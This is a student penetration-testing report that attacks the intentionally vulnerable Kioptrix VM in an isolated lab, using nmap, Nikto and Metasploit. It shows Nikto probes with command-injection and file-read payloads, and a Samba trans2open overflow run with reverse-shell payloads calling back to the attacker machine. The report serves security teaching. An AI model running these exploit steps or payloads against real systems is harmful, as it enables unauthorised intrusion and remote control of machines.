Vellore Institute of Technology
(Deemed to be University under section 3 of UGC Act, 1956)

CSE3501 – Information Security Analysis and Audit

J – Component Final Report

Penetration Testing and Vulnerability Assessment using Kali Linux

Submitted by

Venkata Raghu Ram Raavi-19BCE2561

Archit Reddy Tangella-19BCE0699

Ritik Singh-19BCE2255

Under the Guidance of

Prof.Chandra Mohan B

School of Computer Science and Engineering

Table of Contents

1. Introduction

A penetration test, colloquially known as a pen test or ethical hacking, is an authorized simulated cyberattack on a computer system, performed to evaluate the security of the system. By hiring experts to simulate a cyber-attack, vulnerabilities can be identified and corrected before they are exploited by a hacker or malicious insider. A vulnerability assessment is a systematic review of security weaknesses in an information system. It evaluates if the system is susceptible to any known vulnerabilities, assigns severity levels to those vulnerabilities.

2. Abstract

Penetration Testing affirms the security of a network or application. In this project, we scan and find security threats in Kioptrix by exploring the tools in Kali Linux. We show every process of penetration testing in this project and its outcome. The system of penetration testing incorporates three stages: test planning, test, and test investigation. This project further outlines how to apply this philosophy to direct penetration testing on other model applications. We are using a Kioptrix VM image, it is a boot to root virtual machine which is hosted on Vuln hub. Here Kioptrix is our target system on which we will simulate cyber-attacks using different tools present in Kali Linux. Kioptrix series is supposed to be for penetration tester beginners. Since we classify ourselves as a beginner, our goal is to work through this series and document our findings along the way. We will try and break into the application, the application asks for the Username and Password on boot menu. Both of those credentials are stored in the root folder, we intend to get these login details and form a report on securities and vulnerabilities.

3. Literature Survey:


S.No	Title	Methodology	Advantages	Gap Identified
1	An overview of vulnerability assessment and penetration testing techniques - Sugandh Shah,B. M. Mehtre	1. Test Preparation Phase 2. Test Phase 3. Report Generation Phase	VAPT is an efficient, cost-effective, and assured assessment tool to analyze the status of the current security posture of an organization	Potential loss of sensitive information. Encouraging hackers Network gets exposed

2.	Testing for Security Weakness of Web Applications using Ethical Hacking-R. Sri Devi,M. Mohan Kumar	The data collection is to be collected from all different organizations and then vulnerability analysis and assessment are done all those organizations using their host id these can be done by the kali Linux for each domain.	Cookie without secure flag, cross-site request forgery (CSRF), URL rewriting, and application error disclosure alerts have been detected	Not clear info about the exact vulnerable servers or files
3	Penetration Testing Using Metasploit FrameWork: An Ethical Approach Seema Rani 1, Ritu Nagpal 2	For exploiting using the Metasploit First We have to gather information so that we can go for the vulnerability analysis and then for vulnerability exploitation and then finally report generation.	Access its source code and add its custom modules. Easily deployable and up to date	If not handled safely, it can crash the system Limites GUI and learning can be challenging
4.	Vulnerability Assessment, Remediation, and Automated Reporting: Case Studies of Higher Education Institutions Christopher R. Harrell, Mark Patton, Hsinchun Chen,Sagar Samtani	Scan the architecture of a network, report detected vulnerabilities, and provide instructions on how to remediate them	Up and running in a few minutes and generates good reports Detection of vulnerabilities along with their risk level	Nessus does not make assumptions about your server configuration. Doesn’t actively prevent attacks.

4. Workflow:

5. Methodology

We are trying to simulate an attack in a LAN environment to do that we are using VMware. In VMware, we have installed Kali Linux and Kioptrix that is a boot to root machine. Here Kali Linux is our attacker and Kioptrix machine is our victim. We are using Nat type connection in kali and our aim is to gain root access to Kioptrix.



6. Tools Used

6.1.NMAP

It is a networking discovery tool used to determine what hosts are available on the network, which OS version they are using and firewalls used etc.

6.2.Nikto Scanner

It is a free software that scans web servers for dangerous files, outdated server software and captures cookies that are received.

6.3.Metasploit

It is an open-source framework that aids in penetration testing and is used to access, exploit and validate vulnerabilities.

6.4.Nessus

It is a remote security scanning tool, which scans a computer and raises an alert if it discovers any vulnerabilities that malicious hackers could use to gain access to any computer you have connected to a network.

6.5.Dir Buster:

Dir Buster is a penetration testing tool with a Graphic User Interface (GUI) that is used to brute force directories and file names on web and application servers.

6.6.Hash CAT:

It is a particularly fast, efficient, and versatile password hacking tool that cracks hashes of different formats.

7. Implementation:

- We first Downloaded the Kioptrix VM from Kioptrix.com and extract the zip file. Now we open VMware and add Kioptrix and Kali Linux. Go to the Kioptrix file and change the setting from Bridged to Nat.
- Start Kali and Kioptrix parallelly. In kali open terminal sudo su to get root access and then ifconfig command to find kali IP address.

7.1.Target System


```
Welcome to Kioptrix Level 1 Penetration and Assessment Environment

--The object of this game:
|_Acquire "root" access to this machine.

There are many ways this can be done, try and find more then one way to
appreciate this exercise.

DISCLAIMER: Kioptrix is not resposible for any damage or instability
caused by running, installing or using this VM image.
Use at your own risk.

WARNING: This is a vulnerable system, DO NOT run this OS in a production
environment. Nor should you give this system access to the outside world
(the Internet - or Interwebs..)

Good luck and have fun!

kioptrix login:
```

- First, we used Nmap, Nikto, and Dir Buster to gather information and then we exploit Kioptrix using Metasploit.

7.2.NMAP

- **nmap -sn 198.168.254.0/24** - to discover the ip address of kioptrix(target). Since its nat connection IP address of kioptrix is close to Kali IP address.
- **nmap -T4 -p- -A 198.168.254.131** - command to find the ports that are open, its services, and their versions.


```
root@kaliOS: /home/reaper

┌──(root💀kaliOS)-[/home/reaper]
└─# nmap -sn 192.168.254.0/24
Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-01 10:20 IST
Nmap scan report for 192.168.254.1
Host is up (0.00027s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.254.2
Host is up (0.00021s latency).
MAC Address: 00:50:56:EC:C0:93 (VMware)
Nmap scan report for 192.168.254.131
Host is up (0.00021s latency).
MAC Address: 00:0C:29:54:7D:48 (VMware)
Nmap scan report for 192.168.254.254
Host is up (0.00015s latency).
MAC Address: 00:50:56:EC:40:64 (VMware)
Nmap scan report for 192.168.254.128
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.07 seconds

┌──(root💀kaliOS)-[/home/reaper]
└─#
```



```
root@kaliOS: /home/reaper
root@kaliOS: /home/reaper   root@kaliOS: /home/reaper   root@kaliOS: /home/reaper   root@kaliOS: /home/reaper
┌──(root💀kaliOS)-[/home/reaper]
└─# nmap -T4 -p- -A 192.168.254.131
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-10 11:07 IST
Nmap scan report for 192.168.254.131
Host is up (0.0011s latency).
Not shown: 65529 closed ports
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 2.9p2 (protocol 1.99)
| ssh-hostkey:
|   1024 b8:74:6c:db:fd:8b:e6:66:e9:2a:2b:df:5e:6f:64:86 (RSA1)
|   1024 8f:8e:5b:81:ed:21:ab:c1:80:e1:57:a3:3c:85:c4:71 (DSA)
|_  1024 ed:4e:a9:4a:06:14:ff:15:14:ce:da:3a:80:db:e2:81 (RSA)
|_sshv1: Server supports SSHv1
80/tcp   open  http        Apache httpd 1.3.20 ((Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_http-title: Test Page for the Apache Web Server on Red Hat Linux
111/tcp  open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100024  1           1024/tcp   status
|_  100024  1           1024/udp   status
139/tcp  open  netbios-ssn Samba smbd (workgroup: MYGROUP)
443/tcp  open  ssl/https   Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_http-server-header: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_http-title: 400 Bad Request
| ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName=SomeState/countryName=--
| Not valid before: 2009-09-26T09:32:06
|_Not valid after:  2010-09-26T09:32:06
|_ssl-date: 2021-11-09T21:28:24+00:00; -8h10m13s from scanner time.
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC4_64_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|_    SSL2_DES_192_EDE3_CBC_WITH_MD5
1024/tcp open  status      1 (RPC #100024)
MAC Address: 00:0C:29:54:7D:48 (VMware)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux:linux_kernel:2.4
OS details: Linux 2.4.9 - 2.4.18 (likely embedded)
Network Distance: 1 hop

Host script results:
|_clock-skew: -8h10m13s
```

7.3.Nikto Scanner


- nikto -h 198.168.254.131- to find potential vulnerabilities of server and files if they are insecure, misconfigured, or outdated.



```
root@kaliOS: /home/reaper
root@kaliOS: /home/reaper   root@kaliOS: /home/reaper   root@kaliOS: /home/reaper   root@kaliOS: /home/reaper
┌──(reaper㉿kaliOS)-[~]
└─$ sudo su
[sudo] password for reaper:
┌──(root💀kaliOS)-[/home/reaper]
└─# nikto -h http://192.168.254.131
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.254.131
+ Target Hostname:    192.168.254.131
+ Target Port:        80
+ Start Time:         2021-11-10 11:07:49 (GMT5.5)
---------------------------------------------------------------------------
+ Server: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
+ Server may leak inodes via ETags, header found with file /, inode: 34821, size: 2890, mtime: Thu Sep  6 08:42:46 2001
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIM
E type
+ OpenSSL/0.9.6b appears to be outdated (current is at least 1.1.1). OpenSSL 1.0.0o and 0.9.8zc are also current.
+ mod_ssl/2.8.4 appears to be outdated (current is at least 2.8.31) (may depend on server version)
+ Apache/1.3.20 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ OSVDB-27487: Apache is vulnerable to XSS via the Expect header
+ OSVDB-838: Apache/1.3.20 - Apache 1.x up 1.2.34 are vulnerable to a remote DoS and possible code execution. CAN-2002-0392.
+ OSVDB-4552: Apache/1.3.20 - Apache 1.3 below 1.3.27 are vulnerable to a local buffer overflow which allows attackers to kill any process on the s
ystem. CAN-2002-0839.
+ OSVDB-2733: Apache/1.3.20 - Apache 1.3 below 1.3.29 are vulnerable to overflows in mod_rewrite and mod_cgi. CAN-2003-0542.
+ mod_ssl/2.8.4 - mod_ssl 2.8.7 and lower are vulnerable to a remote buffer overflow which may allow a remote shell. http://cve.mitre.org/cgi-bin/c
vename.cgi?name=CVE-2002-0082, OSVDB-756.
+ Allowed HTTP Methods: GET, HEAD, OPTIONS, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ ///etc/hosts: The server install allows reading of any system file by adding an extra '/' to the URL.
+ OSVDB-682: /usage/: Webalizer may be installed. Versions lower than 2.01-09 vulnerable to Cross Site Scripting (XSS).
+ OSVDB-3268: /manual/: Directory indexing found.
+ OSVDB-3092: /manual/: Web server manual found.
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ OSVDB-3092: /test.php: This might be interesting...
+ /wp-content/themes/twentyeleven/images/headers/server.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /wordpresswp-content/themes/twentyeleven/images/headers/server.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /wp-includes/Requests/Utility/content-post.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /wordpresswp-includes/Requests/Utility/content-post.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /wp-includes/js/tinymce/themes/modern/Meuhy.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /wordpresswp-includes/js/tinymce/themes/modern/Meuhy.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /assets/mobirise/css/meta.php?filesrc=: A PHP backdoor file manager was found.
+ /login.cgi?cli=aa%20aa%27cat%20/etc/hosts: Some D-Link router remote command execution.
+ /shell?cat+/etc/hosts: A backdoor was identified.
+ 8724 requests: 0 error(s) and 30 item(s) reported on remote host
+ End Time:           2021-11-10 11:08:15 (GMT5.5) (26 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

7.4.Dir Buster

- Paste target url and then browse /usr/share/wordlists/dirbuster/ to find hidden directories so maybe we can find any useful info.



7.5.Metasploit

- msfconsole to open metasploit
- search smb - to find version and show options

- Set RHOSTS i.e target host IP address to use Metasploit scanner
- Nnd run the script to find the samba version

- Now exit and searchsploit samba 2.2 to gain more info about it and its path

```
msf6 > use 95
msf6 auxiliary(scanner/smb/smb_version) > options

Module options (auxiliary/scanner/smb/smb_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://github.com/rapi
                                       d7/metasploit-framework/wiki/Using-Metasploit
   THREADS  1                yes       The number of concurrent threads (max one per h
                                       ost)

msf6 auxiliary(scanner/smb/smb_version) > set RHOSTS 192.168.254.131
RHOSTS => 192.168.254.131
msf6 auxiliary(scanner/smb/smb_version) > run

[*] 192.168.254.131:139   - SMB Detected (versions:) (preferred dialect:) (signatures:optional)
[*] 192.168.254.131:139   -   Host could not be identified: Unix (Samba 2.2.1a)
[*] 192.168.254.131:      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) >
```

- Using searchsploit to find different exploits

```
root@kaliOS: /home/reaper

┌──(reaper㉿kaliOS)-[~]
└─$ sudo su
[sudo] password for reaper:
┌──(root💀kaliOS)-[/home/reaper]
└─# searchsploit samba 2.2
---------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                |  Path
---------------------------------------------------------------------------------------------- ---------------------------------
Samba 2.0.x/2.2 - Arbitrary File Creation                                                     | unix/remote/20968.txt
Samba 2.2.0 < 2.2.8 (OSX) - trans2open Overflow (Metasploit)                                  | osx/remote/9924.rb
Samba 2.2.2 < 2.2.6 - 'nttrans' Remote Buffer Overflow (Metasploit) (1)                       | linux/remote/16321.rb
Samba 2.2.8 (BSD x86) - 'trans2open' Remote Overflow (Metasploit)                             | bsd_x86/remote/16880.rb
Samba 2.2.8 (Linux Kernel 2.6 / Debian / Mandrake) - Share Privilege Escalation               | linux/local/23674.txt
Samba 2.2.8 (Linux x86) - 'trans2open' Remote Overflow (Metasploit)                           | linux_x86/remote/16861.rb
Samba 2.2.8 (OSX/PPC) - 'trans2open' Remote Overflow (Metasploit)                             | osx_ppc/remote/16876.rb
Samba 2.2.8 (Solaris SPARC) - 'trans2open' Remote Overflow (Metasploit)                       | solaris_sparc/remote/16330.rb
Samba 2.2.8 - Brute Force Method Remote Command Execution                                     | linux/remote/55.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (1)                                    | unix/remote/22468.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (2)                                    | unix/remote/22469.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (3)                                    | unix/remote/22470.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (4)                                    | unix/remote/22471.txt
Samba 2.2.x - 'nttrans' Remote Overflow (Metasploit)                                          | linux/remote/9936.rb
Samba 2.2.x - CIFS/9000 Server A.01.x Packet Assembling Buffer Overflow                       | unix/remote/22356.c
Samba 2.2.x - Remote Buffer Overflow                                                          | linux/remote/7.pl
Samba < 2.2.8 (Linux/BSD) - Remote Code Execution                                             | multiple/remote/10.c
Samba < 2.2.8 (Linux/BSD) - Remote Code Execution                                             | multiple/remote/10.c
Samba < 3.0.20 - Remote Heap Overflow                                                         | linux/remote/7701.txt
Samba < 3.6.2 (x86) - Denial of Service (PoC)                                                 | linux_x86/dos/36741.py
---------------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results

┌──(root💀kaliOS)-[/home/reaper]
└─#
```

- Searching for trans2open module in Metasploit
- Since our target is running on linux86 we use 1
- Now show options and now set RHOSTS
- As there is no use after setting the RHOSTS
- We need to go to the other options such as the payload options trans2open
- We are going set the payload to reverse_shell_tcp as the default options are not much useful


```
root@kaliOS: /home/reaper
msf6 > search trans2open

Matching Modules
================

   #  Name                              Disclosure Date  Rank   Check  Description
   -  ----                              ---------------  ----   -----  -----------
   0  exploit/freebsd/samba/trans2open  2003-04-07       great  No     Samba trans2open Overflow (*BSD x86)
   1  exploit/linux/samba/trans2open    2003-04-07       great  No     Samba trans2open Overflow (Linux x86)
   2  exploit/osx/samba/trans2open      2003-04-07       great  No     Samba trans2open Overflow (Mac OS X PPC)
   3  exploit/solaris/samba/trans2open  2003-04-07       great  No     Samba trans2open Overflow (Solaris SPARC)


Interact with a module by name or index. For example info 3, use 3 or use exploit/solaris/samba/trans2open

msf6 > use 1
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/samba/trans2open) > options

Module options (exploit/linux/samba/trans2open):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasplo
                                      it
   RPORT   139              yes       The target port (TCP)


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.254.128  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Samba 2.2.x - Bruteforce


msf6 exploit(linux/samba/trans2open) > set RHOSTS 192.168.254.131
RHOSTS => 192.168.254.131
msf6 exploit(linux/samba/trans2open) > run

[*] Started reverse TCP handler on 192.168.254.128:4444
[*] 192.168.254.131:139 - Trying return address 0xbffffdfc...
[*] 192.168.254.131:139 - Trying return address 0xbffffcfc...
[*] 192.168.254.131:139 - Trying return address 0xbffffbfc...
[*] 192.168.254.131:139 - Trying return address 0xbffffafc...
[*] Sending stage (984904 bytes) to 192.168.254.131
[*] 192.168.254.131 - Meterpreter session 1 closed.  Reason: Died
[*] 192.168.254.131:139 - Trying return address 0xbffff9fc...
[*] Sending stage (984904 bytes) to 192.168.254.131
[*] 192.168.254.131 - Meterpreter session 2 closed.  Reason: Died
```

- Now set payload Linux/x86/shell_reverse_tcp
- Show options and now we will get cmd
- So, we exploit and now can find
- Target Ip and Host Ip were specified accordingly, And We have successfully connected to the machine
- whoami
- Hostname

